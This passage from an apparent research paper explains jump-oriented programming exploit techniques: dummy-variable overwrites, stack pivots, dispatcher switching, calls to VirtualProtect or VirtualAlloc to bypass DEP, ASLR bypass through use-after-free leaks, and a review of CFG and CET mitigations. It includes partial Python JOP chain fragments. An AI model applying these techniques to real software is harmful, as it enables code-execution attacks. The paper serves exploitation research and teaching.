Gadgets involving the push instruction commonly show up within binaries and are capable of overwriting dummy variables. This is an approach that is unique to JOP and not applicable to ROP. While the push instruction is not commonly used in this manner during normal x86 programming, it is able to perform write operations to any writable location in memory as long as the stack pointer is able to be pivoted to that location. In order to be useful in terms of a JOP exploit, the gadget generally will need to be able to *push* a register, rather than a hardcoded constant. The requirement of stack pivots may cause issues in some cases if practical gadgets able to move the stack pointer in both directions are not available. The reason for this is that dummy variable overwrites will likely need to happen one-by-one. There is a very low probability that there will both be enough registers and gadgets available to perform parameter overwrite in a row without pivoting esp to pop additional values.

When performing an overwrite using this technique, the register associated with the *push* instruction will first need to contain the parameter value. Techniques to avoid bad bytes or to programmatically generate a dynamic value may be used, if this cannot be entered directly or may not be known at the time of writing the exploit. Once the register contains the desired value, one or more stack pivot gadgets should be used to relocate the stack pointer. The correct location for esp is four bytes higher in memory than the dummy variable that is to be overwritten. Once executed, the push instruction will overwrite the value at address esp-4. Afterwards, one or more additional stack pivot gadgets will likely need to be used in order to reposition the stack pointer to a location where more values can be popped for use in the exploit.

In the figure below, *xor eax,ebx; jmp edx* is used to avoid bad bytes in the desired function parameter. The *mov esp,ebp; jmp edx* instruction is a form of stack pivot that is used to move the stack

pointer to the correct location for the overwrite. *Push eax* performs the overwrite, and the following two *sub esp* gadgets are used to relocate the stack pointer once more to prepare for additional overwrites.

```
jopChain += struct.pack('<L',0x11401544) #XOR EAX,EBX # JMP EDX
jopChain += padding
jopChain += struct.pack('<L',0x114015c1) #MOV ESP,EBP # JMP EDX
jopChain += padding
jopChain += struct.pack('<L',0x11401591) #PUSH EAX # XOR EAX,EAX # JMP EDX
jopChain += padding
jopChain += struct.pack('<L',0x114015d5) #SUB ESP,0x8 # JMP EDX
jopChain += padding
jopChain += struct.pack('<L',0x114015d5) #SUB ESP,0x8 # JMP EDX
jopChain += padding
```

Figure 24. A section of a JOP chain that performs a dummy variable overwrite using the push instruction.

A generalized approach can be defined when repetitively performing push overwrites for each dummy variable. The stack must be laid out in a similar manner to that seen in the figure below. Each encoded parameter and its corresponding dummy variable are located the same distance from each other. For example, the distance between the first encoded parameter and dummy variable is 0xC bytes, which is the same as the distance between the second encoded parameter and dummy variable. The encoded parameter should be loaded into a register via the use of a gadget such as *pop eax; jmp edx*. The *pop eax* instruction will add four bytes to the stack. After this, the encoded parameter can be decoded via the use of an XOR gadget or other means. A stack pivot can then be made in order to move esp to the location four bytes above the dummy variable to be overwritten. In this example, after *pop eax; jmp edx* a stack pivot distance of 0xC bytes will be needed in order to move esp to the correct location. A *push eax* gadget can then be used in order to overwrite the dummy variable. Lastly, an additional stack pivot that moves esp 0x8 bytes in the negative direction should be used to prepare for the next encoded parameter to be popped. Since the distances between each encoded parameter and dummy variable are the same, the same distances for each stack pivot can be used for each overwrite. The exact same series of gadgets can be used indefinitely for concurrent overwrites unless the decoding process for certain parameters requires unique steps. Otherwise, the only parts that must be changed are the values supplied for each *pop* gadget.




Figure 25. Example of a repeatable series of gadgets used to perform overwrites with the push instruction.

6.9.2 MOV DWORD PTR

Another type of gadget that can overwrite dummy variables are those containing *mov dword ptr [reg], reg* instructions. This is commonly used with ROP, also known as the "snipe" method, as a means to achieve a bypass of DEP when the *pushad* technique is unavailable, as it can be very effective. Since the location of these overwrites is not based on the stack pointer's value, stack pivots are not needed in order to utilize these gadgets. This is useful when stack pivots are not available that can move the stack pointer to the correct location. On the other hand, these gadgets inherently require the preservation of two registers. The first register corresponds to the address being written to, and the second register contains the value that is to be written. This is not only a potential concern when considering the availability of gadgets to load both of these registers, but also can prove troublesome due to the fact that two registers will already be reserved for the address of the dispatcher gadget and dispatcher table. If these registers are altered, the JOP control flow may be ruined, without careful attention to transition to another setup. Additionally, these gadgets are somewhat more uncommon to find within binaries as JOP gadgets, so their availability may be limited.

Nonetheless, these types of gadgets can still be used to overwrite dummy variables in JOP, if they can be found. Values for both the write address and value to write will need to be loaded into registers, and both may need to account for the existence of bad bytes or the programmatic generation of values.

```
jopChain += struct.pack('<L', 0x11221289)# POP ECX # JMP EDX
stack += struct.pack('<L', 0x054a5e90) #xor'd to 0x0018fc90
                                       # address of dwSize dummy variable
jopChain += padding
jopChain += struct.pack('<L', 0x1122141c)#XOR ECX,EAX # JMP EDX
jopChain += padding

jopChain += struct.pack('<L', 0x112212a6) #POP EBX # JMP EDX
stack += struct.pack('<L', 0x0552a050) #xor'd to 0x250 - dwsize value
jopChain += padding
jopChain += struct.pack('<L', 0x112212b7)#XOR EBX,EAX #JMP EDX
jopChain += padding

jopChain += struct.pack('<L', 0x11221480)# MOV DWORD PTR [ECX],EBX # JMP EDX
```

Figure 26. A JOP chain used to perform a dummy variable overwrite using mov dword ptr [ecx], ebx.

The figure above shows a series of gadgets that results in an overwrite using the *mov dword ptr [ecx], ebx; jmp edx* gadget. The ecx register is used to hold the address that will be written to, and the ebx register is loaded with the value to be written. Since both values contain null bytes, both the ecx and ebx registers are XORed with an XOR key in order to avoid bad bytes. The stack pointer is not altered at all during this JOP chain aside, from the small four-byte increments that occur incidentally during *pop* instructions.

Although not shown above, if one is overwriting multiple dummy valuables with the "snipe" method, it will be necessary to move the register pointing to the memory address of the parameters. This can be done in a variety of ways, depending on the direction one is going. This can be done with a series of four increments or four decrements, although other possibilities exist. For instance, if ecx pointed to the location of memory, and the *mov* dereference was *mov [ecx], edx*, as in the previous example, then some possible ways to move to the next dummy value would be *add ecx, 0x4* or *sub ecx, 0x4*, as shown in the figure below.

```
add ecx, 4;
jmp ecx;
```

```
sub ecx, 4;
jmp ecx;
```

```
inc ecx;
inc ecx;
inc ecx;
inc ecx;
jmp edx;
```

```
dec ecx;
dec ecx;
dec ecx;
dec ecx;
jmp edx;
```

Figure 27. There are various possibilities with *mov dword ptr* to transition from overwriting one dummy variable to the next.

6.9.3 Stack Pivots

Stack pivots can be of importance in many ways with exploits. One use could be simply to pivot to one's payload, but they can also play an important role in JOP when writing parameters for API function calls. Stack pivoting is often an integral aspect of JOP exploits due to the usefulness of *pop* and *push* instructions as well as JOP's unique layout when compared to ROP. Locating JOP gadgets to perform stack pivots will often be key, and JOP ROCKET provides different resources to find these. Many types of stack pivot gadgets exist, although some are easier to work with than others. *Pop* instructions are straightforward methods of performing a small stack pivot. Each pop instruction increments esp by four bytes. A single stack pivot with one *pop* can be used to achieve 4 bytes, which is the distance between stack parameters in memory.

In cases where multiple dummy variables are to be overwritten with the same value, a *push* overwrite may occur followed by a few *pop* gadgets to pivot esp to a new dummy variable; then the same *push* gadget could be used again. While *pop* instructions are useful to move esp in the positive direction, *push* instructions are not so useful when pivoting in the negative direction. Although *push* does decrement esp by four bytes, it also overwrites the value at the address esp lands at, causing it to be unusable as a stack pivot in many cases. Gadgets such as *sub esp, 4; jmp ecx* will often prove more useful for negative stack pivoting, as they do not overwrite values.

Powerful stack pivoting gadgets are those with operations such as *mov esp, ebx* or *xor esp, eax.* While gadgets similar to these are rare, they allow for stack pivots to arbitrary locations in memory as long as the other register can be controlled. Additionally, gadgets such as *xchg esp, ebx; jmp edi* would be useful both for stack pivoting as well as dynamic generation of values. Since these types of instructions are not commonly created by most compilers, these gadgets likely would be found via opcode splitting, as unintended instructions.

6.10 Dereferencing Function Pointers

Once each dummy variable has been written, and the parameters for a WinAPI call are successfully prepared, JOP must be used to make the call. First, a pointer to the WinAPI function must be identified within memory. The JOP ROCKET can be used to locate the appropriate pointers to VirtualProtect and VirtualAlloc, although many other tools can do the same and more. Once the desired pointer is found, it will need to be dereferenced properly so a jump results in execution of the function. Many methods to do so can be seen in the figures below. In each figure, ebx holds the function pointer. The first figure's gadget simply performs a deference and jump at the same time with *jmp dword ptr[ebx]*. In the second figure, the dereference is performed independently of the *jmp* instruction with the *mov ebx, dword ptr[ebx]; jmp edx* gadget. Once ebx contains the true address of the WinAPI function, a small *jmp ebx* gadget can be used in order to perform the call. Similarly, the final figure shows the same initial gadget being used to dereference the pointer into ebx. Instead of performing a *jmp ebx*, however, this gadget pushes the dereferenced address onto the stack and performs a *jmp dword ptr [esp]* in order to call the function. Since the address of the function is at the top of the stack, esp itself becomes a pointer to the function, which can then be dereferenced.

Address	Gadget
0x8675EA90	jmp dword ptr [ebx];

Figure 28. Jumping to a dereferenced pointer with the use of a single instruction.

Address	Gadget
0x8675EB90	mov ebx, dword ptr [ebx]; jmp edx;
0x8675EC22	jmp ebx;

Figure 29. Dereferencing the pointer, then performing a normal jmp instruction to reach the address.

Address	Gadget
0x8675EC90	mov ebx, dword ptr [ebx]; jmp edx;
0x8675EA92	push ebx; jmp dword ptr [esp];

Figure 30. Pushing the dereferenced address onto the stack, then performing a dereferenced jump to esp.

6.11 Switching Registers

In many cases, a limiting factor when developing JOP exploits lies in the lack of available gadgets. In general, indirect jumps and calls that result in JOP gadgets are much less common when compared to the abundance of available ROP gadgets in most binaries. In addition to this, many JOP gadgets which do exist may be incompatible with the rest of a JOP exploit, since two registers must be reserved to hold the dispatch table and the dispatcher gadget, although it is certainly possible to change the register pointing to the dispatcher gadget. If one is using a two-gadget dispatcher, then the dispatcher will require two registers to be protected. Any gadget which modifies one of the two registers reserved for these purposes runs the risk of breaking the JOP control flow, unless specifically accounted for with care, and in turn ruining the entire exploit. As a best practice, this should be avoided when possible, and when it is not possible, care must be taken to ensure control flow is not disrupted. Additionally, available functional gadgets are artificially limited due to their requirement to end in a *jmp* or *call* to the register holding the address of the dispatcher gadget. This has the potential to limit a collection of functional gadgets severely, if one is using only functional gadgets that end in the register pointing to the dispatcher gadget.

6.11.1 Switching Dispatcher Gadget Registers

To avoid this limitation, the dispatcher gadget's address can be loaded into additional registers to allow for the use of different functional gadgets, allowing for potentially all functional gadgets to be available for use. This may not be necessary in all exploits, but it is useful when encountering situations where no set of functional gadgets ending in a certain register is able to complete an exploit on its own. For example, functional gadgets ending in *jmp eax* may not contain any means for dereferencing the WinAPI function pointer, while functional gadgets ending in *jmp ebx* may not contain any stack pivot gadgets. By loading the dispatcher gadget's address into both eax and ebx when needed, both sets of gadgets can be used in conjunction to form a full JOP chain. Though the possibilities are boundless, as one could switch from the register holding the dispatcher gadget, although this does require additional setup.

The mechanisms needed to perform this technique do not require any unique or obscure gadgets. Any gadget or series of gadgets that can load an arbitrary value can be used in order to accomplish this

task. Concerns regarding bad bytes apply as always, and the DG's address may need to be encoded and decoded in order to avoid them. As seen in the figure below, the dispatcher gadget's address can be popped into ebx through the use of a gadget such as *pop ebx; jmp ebx.* Although prior gadgets end in *jmp edx*, by the time this gadget reaches *jmp ebx* the register will already contain the address of the dispatcher gadget. After this point, functional gadgets ending in both *jmp edx* and *jmp ebx* can be utilized until one of the DG registers is modified.

```
jopChain += struct.pack('<L',0x112212a6) # MOV ECX,0x0552A200
                                         # MOV EBX,0x40204040 # JMP EDX
jopChain += padding
jopChain += struct.pack('<L',0x11221289) #ADD EAX,EDX # POP EAX # JMP EDX
jopChain += padding
jopChain += struct.pack('<L',0x0040169f) #POP EBX # JMP EBX
jopChain += padding
stacKChain += dispatcherAddr
jopChain += struct.pack('<L',0x00401671) # XCHG ECX, ESP # JMP EBX
```

Figure 31. Loading the dispatcher gadget's address into ebx in order to utilize a stack pivoting gadget.

6.11.2 Switching Dispatch Table Registers

Loading the dispatcher gadget's address into new registers is a possibility, but this same opportunity can also be used to change dispatcher gadgets altogether. While not as freeing as the ability the use functional gadgets ending in jumps to different registers, the choice of a new dispatcher gadget opens up possibilities of its own. Registers which were previously difficult to work with due to side effects of the dispatcher gadget can become more accessible with a more compact dispatcher. Additionally, there exists the option to utilize a dispatcher gadget that uses a different register to hold the address of the dispatch table. This way, the register that was previously reserved for the DT can be modified in future gadgets without consequences. It is also possible to keep the same dispatcher gadget, but move to a different dispatch table.

As an example, a JOP chain could use the dispatcher gadget *add edi, 0x4; jmp dword ptr [edi].* If an important future gadget modifies the edi register, it may be unusable since it will ruin the JOP chain's control flow mechanism. To remedy this situation, the dispatch table address can be loaded into the new DT register, using a gadget such as the *pop ecx; jmp ebx* instruction seen below. The correct value to load into this register is not the current value of the dispatch table address, but the value corresponding to its location when the change in dispatcher gadgets will occur. One this value has been loaded, another *pop* instruction can load the address of the new dispatcher gadget into a register. Future jumps to this register will direct execution to the new dispatcher gadget. It should be noted that new dispatcher gadgets may modify the value of the DT register by different amounts than the old dispatcher, and the dispatch table layout will need to change accordingly. The figure below shows a change to the dispatcher gadget *add ecx, 0x8; jmp dword ptr [ecx].* If the original dispatcher gadget was *add edi, 0x4; jmp dword ptr[edi],* then padding between gadget pointers on the dispatch table will need to be increased by four bytes after the change. Now that the new dispatcher has been set up and the edi register no longer needs to be reserved

for the dispatch table, gadgets such as *mov edi, esp; jmp ebx* can be used without impairing the JOP chain's progress.

```
JOP_chain += struct.pack('<L', 0x004016B7) # POP ECX # JMP EBX
stackChain += dispatchTableChange
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x0040169F) # POP EBX # JMP EBX
stackChain += alternateDispatcher          # ADD ECX, 0x8 # JMP DWORD PTR [ECX]
JOP_chain += alternatePadding
JOP_chain += struct.pack('<L', 0x00401713) # MOV EDI, ESP # JMP EBX
```

Figure 32. Changing dispatcher gadgets.

6.12 Bypassing ASLR with JOP

Largely bypassing ASLR is no different than with ROP. Two general approaches to ASLR are to simply avoiding it, by leveraging non-ASLR modules. This does not constitute a bypass, but is merely a means to avoid it, but still it has been effective historically, allowing a binary with ASLR to be successfully exploited. However, with ASLR so prevalent and often forced on binaries, this method is not always effective. One other approach is to find a memory leak that could be leveraged to disclose some part of the executable or its modules. While a memory disclosure is a possibility, by itself this is not of practical use, as it must be manipulated in order to create an information leak. A memory disclosure itself without being set up to disclose something useful will likely be completely useless to an attacker, for purposes of bypassing ASLR. Depending on circumstances, this may not always be possible. In large part it will depend on the binary itself, the vulnerability, and how heap allocations are done.

If the vulnerability is a Use After Free (UAF) bug, and then the attacker must evaluate if there is anything useful that can be placed in that freed allocation. Being useful with respect to an ASLR bypass can be defined as something the leaks some part of the module, which can then be used to extrapolate the base address of the module. For instance, if a pointer to a function was disclosed, then the distance from that pointer to the base address of the module could be calculated dynamically, as it would be a fixed distance that would remain the same each time. The next requirement is that the user is able perform heap allocations in such a way that they can successfully overwrite memory that had been freed and that would be used again in a UAF. This can vary, but the easiest way to assure success would be to have something that was recently freed be overwritten by something of identical size [13]. If successful, then by deliberately causing a UAF, some part of an image, e.g. a function pointer, could be disclosed in a way that the attacker controls. For instance, the attacker could perform some action or call some function that with some reliability would cause the recently freed memory to be overwritten, and then action could be performed to cause a UAF, allowing for part of the image to be disclosed. If this is possible, then this carefully cultivated information leak could be used to accurately calculate the base address of a module, thus allowing for an ASLR bypass.

The above scenario can be applied both to ROP or JOP. In fact, there is nothing about developing an ASLR bypass and using it in an exploit that differs in any real way, whether JOP or ROP are being used as the form of code-reuse attack. Often developing an ASLR bypass utilizing a UAF and a memory

disclosure may not directly involve a code-reuse attack. The practicalities of creating an ASLR bypass can differ greatly, depending on many variables, such as details involving the heap and allocations, which can be complex. Some are applications that have stronger mitigations that make this impractical or impossible, e.g. the isolated heap and deferred heap with Internet Explorer [14]. With some applications, there may not be something that can be found that can easily achieve the above requirements, and thus an ASLR bypass may not be possible.

JOP ROCKET has been used in a doctoral course on Advanced Software Exploitation, which did allow students to organically create an ASLR bypass, using methods described above, and nearly all students were successful in doing this with a pure JOP approach, using a dispatcher gadget and dispatch table. The only ROP used was two to three gadgets to load the DT and DG.

6.13 Using JOP as ROP

Using JOP as the only form of a code-reuse attack may not always be possible or even desirable. Without a strong dispatcher gadget, a pure JOP approach may not even be feasible. Often ROP may be easier to do than a pure JOP exploit. Sometimes a necessary ROP gadget may not be able to be found, but that action could be performed with JOP, being used as a substitute for ROP, thereby expanding the attack surface to include all JOP functional gadgets. The set up for this is simple, and it involves using the BYOPJ paradigm of JOP [4]. The register contained in the indirect jump of the JOP gadget is simply loaded with the *ret* instruction, so that when the indirect jump occurs, control flow is then changed by the *ret*, which pops the next ROP gadget off the stack into EIP. After that gadget concludes with a *ret*, execution goes to the next ROP gadget on the stack. Thus, after loading the address of a *ret* into a register, a JOP gadget that makes an indirect jump to the same register can then be used.

Address	Gadget
base + 0x1ebd	pop edx; ret # **Load a RET instruction**
base + 0x1538	ret # **The only instruction this gadget does is return!**

Figure 33. The ret instruction can be loaded into a register, to be used with a BYOPJ style JOP gadget.

Address	Gadget
base + 0x1b34	add ebx, edi; jmp edx

=

Address	Gadget
base + 0x1db2	add ebx, edi; ret

Figure 34. A JOP gadget can be made to be equivalent to a ROP gadget, by using the BYOPJ paradigm.

When attempting to use JOP as ROP, these JOP gadgets can be intermixed freely with ROP gadgets, as long as the register for the indirect jump of the JOP gadget holds a RET instruction. Though if an attacker was restrained by the size of the payload and were only doing one JOP gadget, they could also just place the next ROP gadget there, rather than a *ret*, as all ROP gadgets by definition will end in a *ret*. Care must be exercised when trying to use a call instruction in a similar fashion, as the call instruction will

place the address of the next instruction on the stack. This could be compensated for though by having the register contained in the indirect jump point to a ROP gadget with a pop, e.g. *pop edi; ret*, as that would remove the address of the next instruction from the stack.

Somewhat similar to the BYOPJ paradigm, another alternative way to briefly use JOP is possible, allowing for it to be intermixed freely with ROP. This other approach is using JOP with dereferences to a register or a register and an offset, e.g. *mov rax, rdi ; mov rdi, qword ptr [rdi + 0x50]*, a 64-bit example from a published exploit that intermixes ROP and JOP [15]. While this approach can support doing JOP with a dispatch table and a combination dispatcher gadget and functional gadget, similar to the form above, it also be used without a dispatch table. If we go to a 32-bit example, e.g. *add edx, 0x1234*; *jmp dword ptr [eax + 0xbadd]*, the address pointed by eax + 0xbadd could point to a *ret*, and thus once it was dereferenced, the stack would again be used for control flow, allowing for ROP gadgets to then be executed. For instance, if 0x00401234 pointed to *ret*, then 0x3F5757 could be loaded into eax, so that once 0xbadd was added to that value, it would equal 0x00401234, allowing for *ret* to then be executed. At the time of writing, JOP ROCKET does not provide support for finding or classifying these types of JOP gadgets; it only finds dispatcher gadgets that uses this form.

6.14 Manual Approach to Using a Series of Stack Pivots

While JOP ROCKET provides functionality to build a complete JOP chain to bypass DEP using VirtualProtect or VirtualAlloc, there sometimes can be times when an exploit developer prefers to do this process manually. These could range just simply from personal preference, to needing to move beyond what the tool supports. For instance, a user may want to do an exploit that makes use of other WinAPI functions, other than for bypassing DEP. In that case, it would be necessary to discover pointers to those functions and to create the stack payload, to include any arguments or return addresses. If a structure is required by the WinAPI function, that would need to be placed into memory, with an address for that being calculated dynamically. Bypassing DEP is one common activity with code-reuse attacks, but this can be extended further. Extending JOP to be used in such a fashion, essentially avoiding the need for shellcode, would require much greater planning and testing by the exploit developer.

Another reason why someone might prefer a manual approach could be complexity with bad bytes. This could come in two forms: bad bytes in the address for the JOP gadgets, and bad bytes for the stack values. For the latter, it is recommended to simply populate the stack values with dummy values, and then to then go and overwrite them, using a mov dereference or a push instruction. The needed WinApi arguments could come through general JOP manipulations of registers, with mathematical or bitwise functions, such as XOR. In this case, it would be simplest to use the generated JOP chain and to add these additional gadgets at the end.

A more complex problem could arise when the bad bytes are present in most of the gadget addresses, but a limited number of gadgets are possible. One possible way around this could be to use mathematical and bitwise operations to supply the desired address as a stack value. Then, this address could be manipulated a mathematical or bitwise operation, such as XOR. That address could then be loaded into a register, e.g. *xor ebx, ecx; jmp edx.* Then a jump could then be used to activate the stack pivot, e.g. *jmp edx.*




Figure 35. A manual approach, using a series of stack pivots, with additional jump dereferences and XOR to avoid bad bytes.

In the example above, we can see a manual approach using a series of three stack pivots, each 0x600 bytes, to achieve a total stack pivot distance of 0x1200 bytes. In this case, a dispatcher gadget is used that adds eight to ebp, which holds the address of the dispatch table. In the gadget *xor edx, ebx; jmp edi,* we are able to obtain the value of 0x00401234, which is the address of a stack pivot. Because of bad bytes, we could not enter this directly into our payload. However, by using xor we were able to transform it, and now the bad bytes are not an issue; this value is now stored in edx. Thus, in order to execute this stack pivot, we must then jump to edx. The series of three *jmp edx* gadgets that follows allows us to perform this stack pivot thrice, thereby advancing esp to the location in memory where our payload is located. While JOP ROCKET could be retooled with additional logic to create a recipe to create something similar to the above, when bad bytes are an issue for some of the gadgets, this is perhaps an exercise that is best left to the individual exploit developer. After all, the user could simply use JOP ROCKET to find the three stack pivots to reach 0x1200 bytes, and then they could rework it, as shown above, to allow for bad bytes to be avoided.

7. CFI MITIGATIONS

Control Flow Integrity (CFI) was envisioned as a next generation solution, to safeguard applications from threats. CFI refers to how the control flow graph o a program is implemented by the operating system. While Data Execution Prevention (DEP) and Address Space Layout Randomization provided strong defenses to be overcome, both proved highly ineffective at thwarting attacks. By itself, DEP is of marginal value; with ASLR, it enhances the labor required, sometimes substantially, other times

minimally. Sometimes ASLR coupled with DEP is adequate to defend against ROP; however, often these can be overcome by ROP. Additional efforts to mitigate ROP and exploits emerged, such as Microsoft's EMET, which took a patchwork approach to many different techniques and features of exploitation, although these inevitably were bypassed [16]. As EMET was deprecated, some of those features were included in the Windows 10 operating system. However, a strong CFI solution represented hope as the ultimate, final solution to code-reuse attacks.

A CFI implementation is intended to thwart efforts to undermine CFI, or not adhering to a program's natural control flow graph. Often, implementations will determine an application's control flow graph prior to execution, and the CFI implementation will attempt to enforce the control flow graph. However, CFI can be challenging to implement, and very often real-world implementations will use static analysis to produce a control flow graph, with the result often being one that is overly loose and coarse grained, allowing control flow transfers that do not adhere to the control flow graph [17]. This is an unfortunate compromise, to provide necessary compatibility with many applications, which would not function correctly with a more fine-grained CFI defense. A fine-grained defense tries to produce a more precise control flow graph, but it can be overly restrictive, blocking valid paths, and often this approach may be too resource intensive. Thus, a more coarse-grained approach can be easily to realize and not have excessive performance costs or issues of incompatibility; however, such an approach still cannot fully defend against ROP or JOP.

7.1 Control Flow Guard

Microsoft's initial approach to CFI was Control Flow Guard (CFG), a rather coarse-grained implementation. This approach will perform a check prior to each indirect call, checking against a bitmap with valid addresses, in an effort to ensure that addresses are legitimate. CFG implements forward-edge CFI, providing protection for indirect jump and call sites, while Return Flow Guard (RFG), gives support for backward-edge CFI, with a software-based shadow stack. While CFG provides some security, there are many ways around it, including full bypasses [18], [19], or just simply ways to avoid CFG. One way to avoid it is if CFG was not implemented, as it does need to be set with the /guard:cf flag. Additionally, even if CFG is implemented, it sometimes is possible to simply leverage non-CFG modules.

CFG does provide some limited support against jump-oriented programming. A Windows 10 operating system does provide support for CFG. However, there are many circumstances where an attacker need not be concerned with CFG, as described elsewhere in this paper. CFG can be regarded as very much a practical stopgap until better solutions are viable. In order to provide full support against JOP, dedicated hardware is required. Various proposals [20]–[22] have abounded for several years, but the challenge has been in dedicated hardware. Some of the hardware-based proposals involve a secure shadow stack to defend against ROP, and with JOP a new Assembly instructions that will help ensure that functions are not called at any place other than the start of a function, to simplify it. Control-Flow Enforcement Technology, from Intel, is the real-world result of these efforts.

7.2 Control-Flow Enforcement Technology

Control-Flow Enforcement Technology (CET) is a powerful mitigation, that can provide safeguards against ROP, with the hardware-enforced stack protection [22]. While this mitigation is part of Windows 10, it only works on chipsets with CET. Support for CET chipsets starts with Tiger Lake CPUs, or Intel's 11th generation CPU or AMD Zen 3 Ryzen CPU. Likely, the shadow stack from CET will prevent ROP from working on processes with support for CET, assuming the user has the appropriate hardware [21].

While CET does provide support for forward-edge violations (i.e. indirect CALL and JMP instructions), it remains unclear on how this will impact JOP. Some information seems to be an extension of already existing CFI mechanisms in CFG, which while robust, is still coarse-grained and provides opportunities to be avoided or bypassed. Intel's initial documentation on CET suggests, however, it would be more powerful and provide support against some JOP.

While CET is now currently supported by hardware that is available in the most recently released, next generation chipsets, made available this 2021, it still will be several years until the market is dominated by new machines with these chipsets. In the meantime, all computers without these chipsets will remain unaffected by CET's shadow stack and other control flow enforcement mechanisms targeting JOP.

